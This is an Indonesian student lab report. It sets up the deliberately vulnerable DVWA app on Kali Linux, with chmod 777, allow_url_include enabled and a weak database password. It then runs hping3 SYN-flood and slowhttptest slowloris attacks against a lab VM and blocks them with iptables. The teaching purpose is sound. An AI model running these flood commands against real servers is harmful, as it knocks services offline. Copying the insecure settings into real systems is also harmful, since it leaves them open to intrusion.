

**LAPORAN PRAKTIKUM**  
**ADVANCED NETWORK SECURITY AND PROTOCOLS**



**DISUSUN OLEH**

Nur Qamariah Yunus


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JK-A

**PROGRAM STUDI INFORMATIKA**  
**FAKULTAS TEKNIK**  
**UNIVERSITAS MUHAMMADIYAH MAKASSAR**  
**2025**

## 1. Download DVWA

- Masuk ke VMware lalu jalankan kali linux.
- Masuk ke firefox dan masukkan link github untuk mendownload DVWA.



- Masuk ke terminal setelah file didownload. Lalu masuk sebagai ke folder downloads dan ekstrak file zip tersebut ke folder var/www/html.

```
(kali@kali)-[~/Downloads]
$ sudo unzip -o DVWA-master.zip -d /var/www/html/
[sudo] password for kali:
Archive: DVWA-master.zip
47bf4292134f454d6d6639ba2be543931b861ff1
  creating: /var/www/html/DVWA-master/
  inflating: /var/www/html/DVWA-master/.dockerignore
  creating: /var/www/html/DVWA-master/.github/
  inflating: /var/www/html/DVWA-master/.github/FUNDING.yml
  creating: /var/www/html/DVWA-master/.github/ISSUE_TEMPLATE/
  inflating: /var/www/html/DVWA-master/.github/ISSUE_TEMPLATE/bug-report—installation.md
  inflating: /var/www/html/DVWA-master/.github/ISSUE_TEMPLATE/bug-report—vulnerability.md
  inflating: /var/www/html/DVWA-master/.github/ISSUE_TEMPLATE/i-m-stuck.md
  creating: /var/www/html/DVWA-master/.github/workflows/
  inflating: /var/www/html/DVWA-master/.github/workflows/codeql-analysis.yml
  inflating: /var/www/html/DVWA-master/.github/workflows/docker-image.yml
  inflating: /var/www/html/DVWA-master/.github/workflows/pytest.yml
  inflating: /var/www/html/DVWA-master/.github/workflows/shiftleft-analysis.yml
  inflating: /var/www/html/DVWA-master/.github/workflows/vulnerable.yml
  inflating: /var/www/html/DVWA-master/CHANGELOG.md
```

- Masuk sebagai root ke folder var/www/html lalu ubah nama folder ke DVWA

```
(root@kali)-[/var/www/html]
# mv DVWA-master DVWA

(root@kali)-[/var/www/html]
# dir
DVWA  index.html  index.nginx-debian.html
```

- Buat file config DVWA

```
(root@kali)-[/var/www/html/DVWA]
# dir
about.php      config      Dockerfile  external    index.php
CHANGELOG.md   COPYING.txt docs        favicon.ico instructions.php
compose.yml    database   dvwa        hackable    login.php

(root@kali)-[/var/www/html/DVWA]
# cd config

(root@kali)-[/var/www/html/DVWA/config]
# dir
config.inc.php.dist

(root@kali)-[/var/www/html/DVWA/config]
# cp config.inc.php.dist config.inc.php
```

- Beri akses ke direktori DVWA

```
(root@kali)-[/var/www/html]
# sudo chmod -R 777 /var/www/html/DVWA
```

- Pastikan mysql serive di mulai

```
(root@kali)-[/var/www/html]
# service mysql start
```

- Login ke mysql, buat database baru baru “dvwa” dan user [user@127.0.0.1](mailto:user@127.0.0.1) dengan password “pass”

```
(root@kali)-[/var/www/html]
# mysql -u root
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 32
Server version: 11.8.5-MariaDB-3 from Debian -- Please help get to 10k stars at https://github.com/MariaDB/Server

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> CREATE DATABASE dvwa;
ERROR 1007 (HY000): Can't create database 'dvwa'; database exists
MariaDB [(none)]> CREATE USER 'user'@'127.0.0.1' IDENTIFIED BY 'pass';
ERROR 1396 (HY000): Operation CREATE USER failed for 'user'@'127.0.0.1'
MariaDB [(none)]> GRANT ALL PRIVILEGES ON dvwa.* TO 'user'@'127.0.0.1';
Query OK, 0 rows affected (0.005 sec)

MariaDB [(none)]> FLUSH PRIVILEGES;
Query OK, 0 rows affected (0.001 sec)

MariaDB [(none)]>
MariaDB [(none)]> CREATE USER 'user'@'localhost' IDENTIFIED BY 'pass';
Query OK, 0 rows affected (0.004 sec)

MariaDB [(none)]> GRANT ALL PRIVILEGES ON dvwa.* TO 'user'@'localhost';
Query OK, 0 rows affected (0.002 sec)

MariaDB [(none)]> FLUSH PRIVILEGES;
Query OK, 0 rows affected (0.001 sec)

MariaDB [(none)]>
MariaDB [(none)]> EXIT;
Bye
```

- Masuk ke file config untuk mengedit detail isinya.

```
(root@kali)-[/var/www/html]
# cd DVWA

(root@kali)-[/var/www/html/DVWA]
# cd config

(root@kali)-[/var/www/html/DVWA/config]
# nano config.inc.php
```

- Sesuaikan detailnya isinya seperti ini

```
#
# If you are using MariaDB then you cannot use root, you must
# See README.md for more information on this.
$_DVWA = array();
$_DVWA['db_server'] = getenv('DB_SERVER') ?: '127.0.0.1';
$_DVWA['db_database'] = getenv('DB_DATABASE') ?: 'dvwa';
$_DVWA['db_user'] = getenv('DB_USER') ?: 'user';
$_DVWA['db_password'] = getenv('DB_PASSWORD') ?: 'pass';
```

- Edit file php.ini apache

```
(root@kali)-[/var/www/html/DVWA/config]
# sudo nano /etc/php/*/apache2/php.ini
```

- Editi isinya seperti ini

```
; Whether to allow the treatment of URLs (like http:// or ftp://) as files.
; https://php.net/allow-url-fopen
allow_url_fopen = On

; Whether to allow include/require to open URLs (like https:// or ftp://) as files.
; https://php.net/allow-url-include
allow_url_include = On
```

- Ubah port di ports.conf

```
(root@kali)-[/var/www/html/DVWA/config]
# nano /etc/apache2/ports.conf
```

- Ubah 80 menjadi 8080

```
Session Actions Edit View Help
GNU nano 8.6
# If you just change the port or add more ports h
# have to change the VirtualHost statement in
# /etc/apache2/sites-enabled/000-default.conf

Listen 8080

<IfModule ssl_module>
    Listen 443
</IfModule>

<IfModule mod_gnutls.c>
    Listen 443
</IfModule>
```

- Ubah port di virtualhost

```
(root@kali)-[/var/www/html/DVWA/config]
# sudo nano /etc/apache2/sites-available/000-default.conf
```

```
Session Actions Edit View Help
GNU nano 8.6
<VirtualHost *:8080>
# The ServerName directive sets the request scheme,
# the server uses to identify itself. This is
# redirection URLs. In the context of virtual
# specifies what hostname must appear in the
# match this virtual host. For the default v
# value is not decisive as it is used as a la
# However, you must set it for any further v
#ServerName www.example.com
ServerAdmin webmaster@localhost
```

- Restart apache lalu cek status

```
(root@kali)-[/var/www/html/DVWA/config]
# sudo systemctl restart apache2

(root@kali)-[/var/www/html/DVWA/config]
# sudo systemctl status apache2 --no-pager


● apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
   Active: active (running) since Tue 2025-12-30 01:43:55 EST; 14s ago
 Invocation: ceb60c2041bf483ab012252a6067a10c
    Docs: https://httpd.apache.org/docs/2.4/
   Process: 30830 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
  Main PID: 30846 (apache2)
     Tasks: 6 (limit: 2197)
    Memory: 23.4M (peak: 23.6M)
       CPU: 224ms
    CGroup: /system.slice/apache2.service
            └─30846 /usr/sbin/apache2 -k start
              30857 /usr/sbin/apache2 -k start
              30858 /usr/sbin/apache2 -k start
              30859 /usr/sbin/apache2 -k start
              30860 /usr/sbin/apache2 -k start
              30861 /usr/sbin/apache2 -k start

Dec 30 01:43:54 kali systemd[1]: Starting apache2.service - The Apache HTTP Server ...
Dec 30 01:43:55 kali apachectl[30845]: AH00558: apache2: Could not reliably determine the ser
Dec 30 01:43:55 kali systemd[1]: Started apache2.service - The Apache HTTP Server.
Hint: Some lines were ellipsized, use -l to show in full.
```

- Tes port apakah sudah berjalan (sudah berjalan).

```
(root@kali)-[/var/www/html/DVWA/config]
# ss -ltnp | grep apache2

LISTEN 0      511      *:*        users:((("apache2",pid=30861,fd=4),("apache2",pid=30860,fd=4),("apache2",pid=30859,fd=4),("apache2",pid=30858,fd=4),("apache2",pid=30846,fd=4)))
```



## 2. Praktikum hping3

- Catat ip target

```
(root@kali)-[/var/www/html/DVWA/config]
# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:c9:03:10 brd ff:ff:ff:ff:ff:ff
    inet 10.34.219.18/24 brd 10.34.219.255 scope global dynamic eth0
        valid_lft 3598sec preferred_lft 3598sec
    inet6 2404:c0:4451:b208:ca6d:c0ff:e743:8505/64 scope global dynamic noprefixroute
        valid_lft 6997sec preferred_lft 6997sec
    inet6 fe80::83b8:9209:ede2:51a2/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

- Catat ip attacker (kali yg telah dipasang apache dan DVWA)

```
(root@kali)-[/home/kali]
# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1f:b7:23 brd ff:ff:ff:ff:ff:ff
    inet 10.34.219.40/24 brd 10.34.219.255 scope global dynamic noprefixroute eth0
        valid_lft 3223sec preferred_lft 3223sec
    inet6 2404:c0:4010:7bfd:7f7c:5beb:bf7d:b447/64 scope global dynamic noprefixroute
        valid_lft 6321sec preferred_lft 6321sec
    inet6 2404:c0:4451:b208:8a6f:65d8:256b:7d47/64 scope global dynamic noprefixroute
        valid_lft 7015sec preferred_lft 7015sec
    inet6 fe80::393c:aae1:81f:e5cf/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

- Ping ip target dari sisi attacker

```
(root@kali)-[/home/kali]
# ping -c 4 10.34.219.18
PING 10.34.219.18 (10.34.219.18) 56(84) bytes of data.
64 bytes from 10.34.219.18: icmp_seq=1 ttl=64 time=4.53 ms
64 bytes from 10.34.219.18: icmp_seq=2 ttl=64 time=1.27 ms
64 bytes from 10.34.219.18: icmp_seq=3 ttl=64 time=1.30 ms
64 bytes from 10.34.219.18: icmp_seq=4 ttl=64 time=1.00 ms

— 10.34.219.18 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3007ms
rtt min/avg/max/mdev = 1.000/2.027/4.534/1.452 ms
```

- Jalankan serangan hping3 dari sisi attacker

```
(root@kali)-[/home/kali]
# sudo hping3 -S --flood -p 8080 10.34.219.18
HPING 10.34.219.18 (eth0 10.34.219.18): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

- Cek di sisi target apakah ada serangan atau tidak

```
(root@kali)-[/var/www/html/DVWA/config]
# netstat -ant | grep 8080
tcp6      0      0 :::8080          :::*              LISTEN
tcp6      0      0 10.34.219.18:8080 10.34.219.40:40603 SYN_RECV
tcp6      0      0 10.34.219.18:8080 10.34.219.40:40603 SYN_RECV
```

- Blokir ip penyerang dengan iptables

```
(root@kali)-[/var/www/html/DVWA/config]
# sudo iptables -A INPUT -s 10.34.219.40 -j DROP
```

- Lakukan pengecekan ulang (ip penyerang sudah tidak muncul)

```
(root@kali)-[/var/www/html/DVWA/config]
# netstat -ant | grep 8080
tcp6      0      0 :::8080          :::*              LISTEN
```

### 3. Praktikum slowloris

- Install slowhttptest di vm attacker

```
(root@kali)-[/home/kali]
# sudo apt update && sudo apt install slowhttptest
Get:1 http://kali.download/kali kali-rolling InRelease [34.0 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [20.9 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [52.5 MB]
Fetched 73.5 MB in 1min 1s (1,198 kB/s)
1467 packages can be upgraded. Run 'apt list --upgradable' to see them.
Installing:
slowhttptest

Summary:
Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 1467
Download size: 31.6 kB
Space needed: 91.1 kB / 63.4 GB available

Get:1 http://http.kali.org/kali kali-rolling/main amd64 slowhttptest amd64 1.9.0-1+b1 [31.6 kB]
Fetched 31.6 kB in 1s (24.2 kB/s)
Selecting previously unselected package slowhttptest.
(Reading database ... 417248 files and directories currently installed.)
Preparing to unpack .../slowhttptest_1.9.0-1+b1_amd64.deb ...
Unpacking slowhttptest (1.9.0-1+b1) ...
Setting up slowhttptest (1.9.0-1+b1) ...
Processing triggers for kali-menu (2025.3.2) ...
Processing triggers for man-db (2.13.1-1) ...
```

- Lakukan serangan ke vm target

```
(root@kali)-[/home/kali]
# slowhttptest -c 1000 -H -u http://10.34.219.18:8080
```

```
Session Actions Edit View Help
Tue Dec 30 02:36:31 2025:
slowhttptest version 1.9.0
- https://github.com/shekyaan/slowhttptest -
test type: SLOW HEADERS
number of connections: 1000
URL: http://10.34.219.18:8080/
verb: GET
cookie:
Content-Length header value: 4096
follow up data max size: 68
interval between follow up data: 10 seconds
connections per seconds: 50
probe connection timeout: 5 seconds
test duration: 240 seconds
using proxy: no proxy

Tue Dec 30 02:36:31 2025:
slow HTTP test status on 0th second:
initializing: 0
pending: 1
connected: 0
error: 0
closed: 0
service available: YES
```



- Pantau serangan di vmtarget

```
(root@kali)-[/var/www/html/DVWA/config]
# netstat -ant | grep 8080
tcp6      512      0 :::8080          :::*             LISTEN
tcp6      277      0 10.34.219.18:8080 10.34.219.40:50926 ESTABLISHED
tcp6      255      0 10.34.219.18:8080 10.34.219.40:52420 ESTABLISHED
tcp6      273      0 10.34.219.18:8080 10.34.219.40:51100 ESTABLISHED
tcp6       0      0 10.34.219.18:8080 10.34.219.40:47668 ESTABLISHED
tcp6      286      0 10.34.219.18:8080 10.34.219.40:51590 ESTABLISHED
tcp6      238      0 10.34.219.18:8080 10.34.219.40:54146 ESTABLISHED
tcp6      238      0 10.34.219.18:8080 10.34.219.40:53920 ESTABLISHED
tcp6      246      0 10.34.219.18:8080 10.34.219.40:51708 ESTABLISHED
tcp6      238      0 10.34.219.18:8080 10.34.219.40:54648 ESTABLISHED
tcp6      238      0 10.34.219.18:8080 10.34.219.40:50092 ESTABLISHED
tcp6      276      0 10.34.219.18:8080 10.34.219.40:53822 ESTABLISHED
tcp6      238      0 10.34.219.18:8080 10.34.219.40:54612 ESTABLISHED
tcp6      262      0 10.34.219.18:8080 10.34.219.40:51196 ESTABLISHED
tcp6      268      0 10.34.219.18:8080 10.34.219.40:53222 ESTABLISHED
tcp6      238      0 10.34.219.18:8080 10.34.219.40:54650 ESTABLISHED
tcp6      238      0 10.34.219.18:8080 10.34.219.40:54156 ESTABLISHED
tcp6      259      0 10.34.219.18:8080 10.34.219.40:51114 ESTABLISHED
tcp6      267      0 10.34.219.18:8080 10.34.219.40:50934 ESTABLISHED
tcp6       0      0 10.34.219.18:8080 10.34.219.40:47362 ESTABLISHED
tcp6      238      0 10.34.219.18:8080 10.34.219.40:49764 ESTABLISHED
tcp6      276      0 10.34.219.18:8080 10.34.219.40:52372 ESTABLISHED
tcp6      257      0 10.34.219.18:8080 10.34.219.40:51408 ESTABLISHED
tcp6       0      0 10.34.219.18:8080 10.34.219.40:47664 ESTABLISHED
tcp6      238      0 10.34.219.18:8080 10.34.219.40:50132 ESTABLISHED
tcp6      270      0 10.34.219.18:8080 10.34.219.40:51404 ESTABLISHED
tcp6      238      0 10.34.219.18:8080 10.34.219.40:49842 ESTABLISHED
tcp6      287      0 10.34.219.18:8080 10.34.219.40:51254 ESTABLISHED
tcp6      285      0 10.34.219.18:8080 10.34.219.40:51280 ESTABLISHED
tcp6      261      0 10.34.219.18:8080 10.34.219.40:53684 ESTABLISHED
tcp6      283      0 10.34.219.18:8080 10.34.219.40:51454 ESTABLISHED
tcp6      292      0 10.34.219.18:8080 10.34.219.40:52904 ESTABLISHED
tcp6      238      0 10.34.219.18:8080 10.34.219.40:54586 ESTABLISHED
```

- Blokir ip penyerang di vm client menggunakan iptables

```
(root@kali)-[/var/www/html/DVWA/config]
# sudo iptables -A INPUT -s 10.34.219.40 -j DROP
```

- Lakukan pengecekan ulang (sudah tidak ada banjir ip yang berarti ip penyerang berhasil di blokir)

```
(root@kali)-[/var/www/html/DVWA/config]
# netstat -ant | grep 8080
tcp6      0      0 :::8080          :::*             LISTEN
```